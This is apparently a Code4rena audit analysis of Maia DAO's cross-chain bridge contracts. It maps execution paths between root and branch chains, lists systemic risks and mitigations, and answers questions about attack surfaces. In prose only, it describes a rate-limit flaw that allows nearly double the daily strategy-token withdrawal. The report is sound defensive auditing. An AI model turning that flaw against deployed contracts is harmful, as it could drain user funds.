
Factory Contracts




Features of Core Contracts

1. Bridge Agents


Bridge Agents




2. Ports


Types of Ports
Branch Port
Root Port
For each chain there must be one Branch Port which serves all the Branch Routers which may be present there, in response to both user requests and system responses a Router performs calls to the Port requesting the withdrawal, depositing or as well as interacting with the virtualized token contracts accordingly.
1. The Root Port is present in the Root Chain and communicates with all connected Root Routers.
2. This Port is responsible for maintaining the global state of the Virtualized Tokens, having a registry of all the mappings from underlying to local addresses,as well as from local to global addresses.
3. Any action that involves the addition, removal or verification of tokens and their balances has to go thorugh this contract.

3. Routers



Simple Data Flow Representation



Execution Path of each function from each contract

1. CoreRootRouter.sol

A] CoreRootRouter. sol

1] Root chain to EP:

addBranchToBridgeAgent → callOut →-performCall → send

EP to Branch Chain to EP:

receivePayload → lzReceive → lzReceiveNonBlocking → _execute → executeNoSettlement → executeNoSettlement (Router) → _receiveAddBridgeAgent → callOutSystem → performCall → send

EP to Root chain:

receivePayload → lzReceive → LzReceiveNonBlocking → _execute → executeSystemRequest → executeResponse → _syncBranchBridgeAgent → syncBranchBridgeAgentWithRoot (Port)
→ syncBranchBridgeAgent (Bridge Agent)

2] Root Chain to EP:

toggleBranchBridgeAgentFactory → callOut → _performCall → send

EP to Branch Chain:

receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeNoSettlement → executeNoSettlement (Router)
→ _toggleBranchBridgeAgentFactory → either toggleBridgeAgentFactory or addBridgeAgentFactory

3] Root Chain to EP:

removeBranchBridgeAgent → callOut → _performCall → send

EP to Branch Chain:

receivePayload → lzReceive → LzReceiveNonBlocking → _execute
→ executeNoSettlement → executeNoSettlement (Router)
→ _removeBranchBridgeAgent → toggleBridgeAgent (Port)

4] Root chain to EP:
manageStrategyToken → callOut → _performCall → send
EP to Branch Chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ exeuteNoSettlement → executeNoSettlement (Router)
→ _manageStrategyToken → toggleStrategyToken (or → addStrategyToken)
5] Root chain to EP:
managePortStrategy → callOut → _performCall → send
EP to Branch Chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute → executeNoSettlement
→ executeNoSettlement (Router)
→ _managePortStrategy → either addPortStrategy or updatePortStrategy or
togglePortStrategy
6] Root chain to EP:
setCoreBranch → callOut → _performCall → send
EP to Branch chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeNoSettlement → executeNoSettlement (Router)
→ setCoreBranchRouter (Port)

2. BaseBranchRouter.sol

B] BaseBranchRouter.Sol
1] Branch chain to EP:
callOut → callOut (Bridge Agent) → _performCall → send
EP to Root chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute → executeNoDeposit →
execute → executeResponse → depends on Func ID here onwards

2] Branch chain to EP:
calloutAndBridge → _transferAndApproveToken → callOutAndBridge
→ _createDeposit → bridgeOut (Port) → bridgeOut
→ _performCall → send
EP to Root Chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeWithDeposit → _bridgeIn (RootBridgeAgentExecutor)
→ bridgeIn (RootBridgeAgent) → bridgeToRoot (Port)
3] Branch chain to EP:
callOutAndBridgeMultiple → _transferAndApproveMultipleTokens
→ _transferAndApprovetoken → callOutAndBridgeMultiple
→ _createDepositMultiple → bridgeOutMultiple (Port) → _bridgeOut
→ _performCall → send
EP to Root Chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeWithDepositMultiple → _bridgeInMultiple (RootBridgeAgentExecutor)
→ bridgeInMultiple (RootBridgeAgent) → bridgeIn
→ bridgeToRoot (Port)

3. CoreBranchRouter.sol

C] CoreBranchRouter. sol
1] Branch chain to EP:
addGlobalToken → callOut → _performCall → send
EP to Root Chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeNoDeposit → execute (Router) → _addGlobalToken
Root chain to EP:
_addGlobalToken → callOut → _performCall → send
EP to Branch chain to EP:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeNoSettlement → executeNoSettlement(Router)
→ _receiveAddGlobalToken → createToken → callOutSystem → _performCall
→ send

EP to Root chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute → _executeSystemRequest → executeResponse (Router) → _setLocalToken → setLocalAddress (Port)
2] Branch chain to EP:
addLocalToken → createToken → callOutSystem → _performCall → send
EP to Root
receivePayload → lzReceive → lzReceiveNonBlocking → _execute → executeSystemRequest → executeResponse → _addLocalToken → createToken → setAddresses (Port)

4. BranchBridgeAgent.sol

D) BranchBridgeAgent.sol
1] Branch to EP:
callOutSigned → _performCall → send
EP to Root:
receivePayload → lzReceive → lzReceiveNonBlocking → fetchVirtualAccount → toggleVirtualAccountApproved → _execute → executeSignedNoDeposit → executeSigned(Router) → (executes based on Func ID and router being used) → toggleVirtualAccountApproved
2] Branch to EP:
callSignedOutAndBridge → _createDeposit → _performCall → send
EP to Root:
receivePayload → lzReceive → lzReceiveNonBlocking → fetchVirtualAccount → toggleVirtualAccountApproved → executeSignedWithDeposit → _bridgeIn → bridgeIn (RootBridgeAgent) → toggleVirtualAccountApproved

3] Branch to EP:
callOutSignedAndBridgeMultiple → _createDepositMultiple → _performCall → send
EP to Root chain:
receivePayload → lzReceive → lzReceiveNonBlocking → fetchVirtualAccount → toggleVirtualAccountApproved → _execute → executeSignedWithDepositMultiple → _bridgeInMultiple → executeSignedDepositMultiple (on router being used)
4] Just within Branch chain
redeemDeposit → _clearToken → _bridgeIn (Port) → withdraw (Port)
5] Branch to EP:
retryDeposit → based on type of call (covered before)
6] Branch to EP:
retrieveDeposit → _performCall → send
EP to Root to EP:
receivePayload → lzReceive → lzReceiveNonBlocking
→ _performFallbackCall → send
EP to Branch:
receivePayload → lzReceive → lzReceiveNonBlocking
→ FuncID 0x04 to reopen deposit for redemption
7] Branch to EP:
retrySettlement → _performCall → send
EP to Root to EP:
receivePayload → lzReceive → lzReceiveNonBlocking
→ _performRetrySettlementCall → send
EP to Branch:
receivePayload → lzReceive → lzReceiveNonBlocking → either 0x01 or 0x02


5. RootBridgeAgent.sol

E] RootBridgeAgent.sol
1] Root to EP:
callOutAndBridge → _createSettlement → _updateStateOnBridgeOut → _performCall → send
EP to Branch:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute (0x01 ID) → executeWithSettlement → clearToken → bridgeIn → withdraw → executeSettlement → depends on router
2] Root to EP:
callOutAndBridgeMultiple → _createSettlementMultiple → _performCall → send
EP to Branch:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute (Func ID 0x02) → executeWithSettlementMultiple → clearTokens → bridgeIn → withdraw → executeSettlementMultiple (Router) → depends on router implementation
3] retrySettlement → same as D7 _performRetrySettlementCall onwards
4] Root to EP:
retrieveSettlement → _performCall → send
EP to Branch to EP:
receivePayload → lzReceive → lzReceiveNonBlocking → _performFallbackCall (Func ID 0x03) → send
EP to Root:
receivePayload → lzReceive → lzReceiveNonBlocking → Func ID 0X09 to reopen settlement for redemption
5] On Root chain itself:
redeemSettlement → bridgeToRoot (Port)

Systemic Risks/Architecture-level weak spots and how they can be mitigated

- Configuring with incorrect chainId possibility - Currently, the LayerZero proprietary chainIds are constants (as shown on their website) and are highly unlikely to change. Thus, when passing them as input in the constructor, they can be compared with hardcoded magic values (chainIds) to decrease the chances of setting a wrong chainId for a given chain.
- Ensuring safer migration - In case of migration to a new LayerZero messaging library, it is important to provide the users and members of the Maia community with a heads up announcement in case there are any pending failed deposits/settlements left to retry, retrieve or redeem.

- Filtering poison ERC20 tokens - Filtering out poison ERC20 tokens from the user frontend is important. Warnings should be provided before cross-chain interactions when a non-verified or unnamed or non-reputed token is being used.
- Hardcoding `_payInZRO` to false - Although there are several integration issues (included in QA report), the team should not hardcode the `_payInZRO` field to false, since according to the LayerZero team, it will make future upgrades or adapting to new changes difficult for the current bridge agents (Mostly prevent the bridge agent from using a future ZRO token as a fee payment option). Check out [this transcript] or the image below for a small conversation between 10xkelly and I on this subject



Areas of Concern, Attack surfaces, Invariants - Q&A

1. BranchPort's Strategy Token and Port Strategy related functions.

    - There is a possible issue with `_checkTimeLimit()` , which allows for strategy token withdrawals almost twice the `dailyManagementLimit` in a minimum

time of 1 minute. This issue has been submitted as Medium-severity issue with an example that explains the issue.

2. Omnichain balance accounting.

    - Correct accounting in all instances.

3. Omnichain execution management aspects, particularly related to transaction nonce retry, as well as the retrieve and redeem patterns:

    - A. `srChain` settlement and deposits should either have status set to `STATUS_SUCCESS` and `STATUS_FAILED` depending on their redeemability by the user on the source.
    - B. `dstChain` settlement and deposit execution should have executionState set to `STATUS_READY`, `STATUS_DONE` or `STATUS_RETRIEVE` according to user input fallback and destination execution outcome.

        - `Retry` / `Retrieve` and `Redeem` patterns work as expected and smoothly due to the non-blocking nature of the protocol, which prevents issues that could've arisen such as permanent message blocking for calls that always fail/revert.

4. Double spending of deposit and settlement nonces/assets (Bridge Agents and Bridge Agent Executors).

    - Not possible, since STATUS is updated correctly.

5. Bricking of Bridge Agent and subsequent Omnichain dApps that rely on it.

    - Bridge agents cannot be bricked from incoming calls through LayerZero but might be possible depending on mistakes in the router implementation that dApps on the same chain make. This is a user error, due to misconfiguration in implementation and is external to the core working of the current system.

6. Circumventing Bridge Agent's encoding rules to manipulate remote chain state.

    - Encoding/decoding and packing is strictly maintained through the use of BridgeAgentConstants and function Ids, thus there are no mistakes made according to my review.

Some questions I asked myself:

1. Can you call `lzReceive` directly to mess with the system?
    - No, since Endpoint is always supplied as `msg.sender` to `lzReceiveNonBlocking`.
2. Is it possible to block messaging?
    - No, since the protocol uses non-blocking model.
3. Can you submit two transactions where the first tx goes through and second goes through, but on return the second one comes through before the first one (basically frontrunning on destination chain)?
    - I think this is technically possible, since nothing stops frontrunning on destination chains; but just posing this question in case sponsors might find some leads.
4. Try calling every function twice to see if some problem can occur?
    - Yes, this is where I found the double entry problem. When re-adding or toggling back on a bridge agent (or strategy token, port strategy, bridgeAgentFactory), a second entry is created for the same bridge agent.
5. Are interactions between Arbitrum branch and root working correctly?
    - Yes, since calls do not go through LayerZero, the interactions are much simplistic.
6. Is it possible for branch bridge agent factories to derail the message from its original execution path?
    - Not possible.
7. Is the encoding/decoding with `abi.encode`, `abi.encodePacked` and `abi.decode` done correctly?
    - Yes, the safe encoding/decoding in the Maia protocol is one of the strongest aspect that makes it bug-proof.

Time spent:

150 hours

alcueca (judge) commented:

> Great preface, thoughtful recommendations and great depth of analysis. Comparison and references to other LayerZero projects is great value. Original diagrams for both communication and inheritance, adequate systemic risk section and including non-viable attack vectors is great.

Disclosures

C4 is an open organization governed by participants in the community.

C4 Audits incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Audit submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top